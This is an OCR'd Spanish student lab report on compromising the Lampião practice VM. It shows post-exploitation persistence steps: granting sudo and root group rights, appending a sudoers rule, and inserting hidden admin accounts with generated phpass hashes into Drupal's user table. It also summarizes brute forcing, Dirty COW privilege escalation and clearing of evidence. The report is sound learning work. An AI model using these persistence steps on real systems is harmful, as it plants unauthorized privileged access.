


Figura 40. Prueba usuario manuel_mena

6. Capítulo 4: Explotación del sitio web




Figura 41. Limpiamos la consola

Lo que hice aquí fue limpiar la consola con el comando **clear** antes de empezar a realizar el paso a paso necesario para que pudiéramos explotar el servicio web de Lampiao que mostramos anteriormente.

6.1. Asignación de privilegios y verificación de acceso




Figura 42. Asignamos privilegios a los usuarios

Luego, para confirmar que los usuarios quedaran con permisos administrativos, hicimos cuatro acciones locales en la máquina Lampião: primero añadimos a victor_longa al grupo sudo con **usermod -aG sudo victor_longa**; después lo agregamos también al grupo **root con usermod -aG root victor_longa;** la tercera acción fue dejar una regla explícita en el fichero de sudoers con **echo "victor_longa ALL=(ALL:ALL) ALL" >> /etc/sudoers** para garantizar que pueda usar sudo para cualquier comando; y, por último, repetimos exactamente el mismo procedimiento para manuel_mena.




Figura 43. Ingresar a la carpeta raíz con el comando

Lo siguiente que hicimos fue ingresar a la carpeta raíz con el comando **cd ..** luego que estuvimos aquí el siguiente paso fue listar los archivos presentes, lo siguiente que hicimos fue ingresamos al directorio /var con con el comando **cd var**, y dentro de él entramos a la carpeta www con el comando **cd www.** Posteriormente, nos movimos al directorio html con **cd html**, que es donde generalmente se almacenan los archivos de las páginas web en Linux. Finalmente, con el comando **ls** pudimos visualizar todos los archivos y carpetas del sitio, entre ellos index.php, authorize.php, lampiao.jpg y otros archivos relacionados con la aplicación.

6.2.Inserción de los datos de los usuarios




Figura 44. Nos conectamos al servidor MySQL como el usuario drupaluser

Aquí lo que hicimos fue utilizar el comando **mysql -u drupaluser -p -h localhost drupal** para conectarnos al servidor MySQL como el usuario drupaluser y abrir directamente la base de datos drupal. Al ejecutarlo se solicitó la contraseña (-p) y, tras autenticar, se mostró el prompt de MySQL (mysql>), listo para ejecutar consultas. Se aprecia además que el cliente MySQL cargó la información de tablas/columnas para autocompletar y muestra la versión del servidor, lo que confirma que la conexión se estableció correctamente.




Figura 45. Empezamos a explorar la base de datos desde MySQL

Luego lo que se hizo fue empezar a explorar la base de datos desde MySQL. Primero se ejecutó **show databases**;, lo que mostró las bases disponibles: information_schema y drupal. Luego, con el comando **use drupal**, se seleccionó la base de datos de interés. Después, se **usó show tables**, para listar todas las tablas dentro de drupal, apareciendo varias relacionadas con el sistema.




Figura 46. Navegamos dentro del árbol del sitio web para localizar la configuración drupal

Después que hicimos eso, navegamos dentro del árbol del sitio web para localizar la configuración de Drupal. Primero se ejecutó cd sites para entrar en el directorio sites de la web, luego ls para listar su contenido. A continuación, se entró en default con cd default y se volvió a listar (ls), mostrando los archivos clave default.settings.php, files y settings.php. En pocas

palabras: se localizó la carpeta y los ficheros de configuración de la instalación Drupal para analizarlos o editarlos.




Figura 47. Mostramos el archivo setting.php

Aquí solo mostramos el archivo setting.php en el cual ingresamos usando el comando **nano settings.php** ; como tal, no realizamos ninguna configuración dentro de este archivo, el archivo básicamente nos muestra varias listas que contienen la base de datos, el nombre la contraseña etc.

6.3.Creación de los archivos para generar el hash




Figura 48. Creamos el archivo hash

Usando el comando **nano phpass_hash.php,** creamos el archivo con ese nombre el cual tenia el siguiente contenido.




Figura 49. Visualizamos el archivo Hash

Figura 50. Se creo el archivo PasswordHash.php

Aquí, con **nano PasswordHash.php** lo que se hizo fue crear el archivo PasswordHash.php en el editor de texto Nano. Dentro se pegó la implementación completa de la clase PasswordHash , se guardó con Ctrl+O y se cerró con Ctrl+X. El objetivo fue tener la clase completa en el sistema para generar y comprobar hashes PHPass localmente (y así crear hashes compatibles con la instalación de Drupal/Lampiao).

Figura 51. Se creó un archivo de texto llamado phpass_hash.php

Con **nano phpass_hash.php** se creó un archivo de texto llamado phpass_hash.php en el editor Nano para escribir el script que genera hashes phpass. En ese fichero se pegó el pequeño script PHP que hace require_once 'PasswordHash.php';, lee la contraseña, instancia PasswordHash(8, FALSE) y llama a HashPassword($pw) para imprimir el hash.




Figura 52. Se genero el hash

Por último, generamos nuestro hash con el comando **php phpass_hash.php**

6.4. Insertamos los datos los usuarios a la base de datos

Para insertar los datos a la base de datos, lo que hicimos fue insertar con el comando INSERT INTO los datos tanto del usuario victor_longa como de manuel_mena, esto lo hicimos tal como se ve a continuación.

```
mysql>
mysql> INSERT INTO users
    -> (uid, name, pass, mail, theme, signature, signature_format, created, acces
s, login, status, timezone, language, picture, init, data)
    -> VALUES
    -> (5, 'victor_longa', 'HASH_VICTOR', 'victor@gmail.com', '', '', '', UNIX_TI
MESTAMP(), 0, 0, 1, 'Colombia/Quibdo', '', 0, 'victor@gmail.com', NULL);
Query OK, 1 row affected (0.02 sec)
```

Figura 53. insertamos los datos de victor_longa

```
mysql>
mysql> INSERT INTO users
    -> (uid, name, pass, mail, theme, signature, signature_format, created, acces
s, login, status, timezone, language, picture, init, data)
    -> VALUES
    -> (6, 'manuel_mena', 'HASH_MANUEL', 'manuel@gmail.com', '', '', '', UNIX_TIM
ESTAMP(), 0, 0, 1, 'Colombia/Quibdo', '', 0, 'manuel@gmail.com', NULL);
Query OK, 1 row affected (0.02 sec)

mysql>
```

Figura 54. insertamos los datos de manuel_mena

6.4.1 Visualizamos lo mostrado en la base de datos

Con el comando **SELECT uid, name, maiL,status, pass FROM users**; lo que hicimos fue traer el usuario, nombre,correo, la contraseña y otros datos de la tabla usuario de nuestra base de datos tal como lo muestran las siguientes imágenes.

```
+-----+--------------+----------------------+--------+
| uid | name         | mail                 | status |
+-----+--------------+----------------------+--------+
|   0 |              |                      |      0 |
|   1 | tiago        | lampiao@lampiao.com  |      1 |
|   2 | Eder         | eder@lampiao.com     |      1 |
|   3 | victor       | victor@gmail.com     |      0 |
|   5 | victor_longa | victor@gmail.com     |      1 |
|   6 | manuel_mena  | manuel@gmail.com     |      1 |
+-----+--------------+----------------------+--------+
6 rows in set (0.00 sec)
```

Figura 55. Visualizamos parte de los datos insertados

6.4.2 Insertamos el hash en la base de datos

Lo siguiente que hicimos fue insertar el hash en nuestra base de datos usando la sentencias que se presentan en las imágenes.

Figura 56. insertamos el hash par los usuarios

Por último, mostramos lo utilizando el comando **SELECT uid, name, maiL,pass FROM users**; mostramos lo aplicado.




Figura 57. Visualizamos los usuarios y sus hash

Problemas encontrados durante la realización del informe

Creo que como siempre mi principal problema fue el tiempo, admito que tuve que concentrarme en realizar otras actividades ajenas a la universidad y durante parte de este semestre he descuidado mi responsabilidad académica un poco, mi madre ha estado un poco enferma desde hace unos meses así que nos toco trasladarla a Medellín a hacerse unos exámenes y mi tiempo lo he orientado en trabajar para ayudarle económicamente en su estadía en dicha ciudad pero prometo estar más al pendiente y entregar este y otros informes que tengo atrasados.

Solución del Problema

La solución de este problema aun esta un poco esquiva lo que si prometo es ser un poco mas responsable con mis actividades académicas.

Recomendaciones

Mi recomendación seria explorar un poco más las temáticas en clase antes de realizar los laboratorio ya que a veces es complicado solucionar x o y problema por nuestra cuenta sin tener cierta bases.

Conclusión

Podemos concluir que en este laboratorio se siguió un flujo completo de reconocimiento, explotación y post-explotación sobre la máquina Lampiao dentro del entorno controlado. Primero se realizó reconocimiento de red y servicios (escaneamos con nmap) para identificar hosts activos y puertos vulnerables, A partir de esa información se generaron listas de usuarios y directorios personalizadas (trabajamos con herramientas como cewl, Metasploit y hydra) que permitieron obtener credenciales válidas y conectarse por SSH al sistema objetivo.

Una vez dentro, se transfirió y preparó un exploit local (copiar fotos.cpp con scp, compilar con g++, dar permisos con chmod +x) y se ejecutó para explotar una vulnerabilidad local (Dirty COW en este escenario). Esa explotación permitió elevar privilegios a root y ejecutar acciones de post-explotación: ajustar parámetros del kernel, restaurar o modificar ficheros sensibles (/etc/passwd) y limpiar evidencias temporales. Paralelamente se trabajó sobre la aplicación web (Drupal/Lampião): se exploró la base de datos MySQL (SHOW DATABASES, USE drupal, SHOW TABLES), se insertaron y actualizaron cuentas en la tabla users, y se generaron hashes de contraseña compatibles usando la implementación de phpass adecuada para la instalación (comprobar la misma rutina que usa Drupal para evitar incompatibilidades entre P y S).

Referencias Bibliográficas

Oracle. (2024). *VirtualBox: Powerful x86 and AMD64/Intel64 virtualization*. Oracle VM VirtualBox. https://www.virtualbox.org/

Kali Linux. (2024). *Kali Linux Downloads*. Offensive Security. https://www.kali.org/get-kali/

Nmap, org. (s. f.). *Guía de referencia de Nmap (Página de manual)*. Recuperado 6 de agosto de 2025, de https://nmap.org/man/es/index.html

Rafael S Morales (2025) *Vulneracion de lampio utilizando directorios personalizados para ataques de fuerza bruta* -Tema explicados en clase.

wiki.zachelle. (2021, enero 11). *Linux Privilege Escalation | SecWiki*. https://wiki.zacheller.dev/pentest/privilege-escalation/linux-privilege-escalation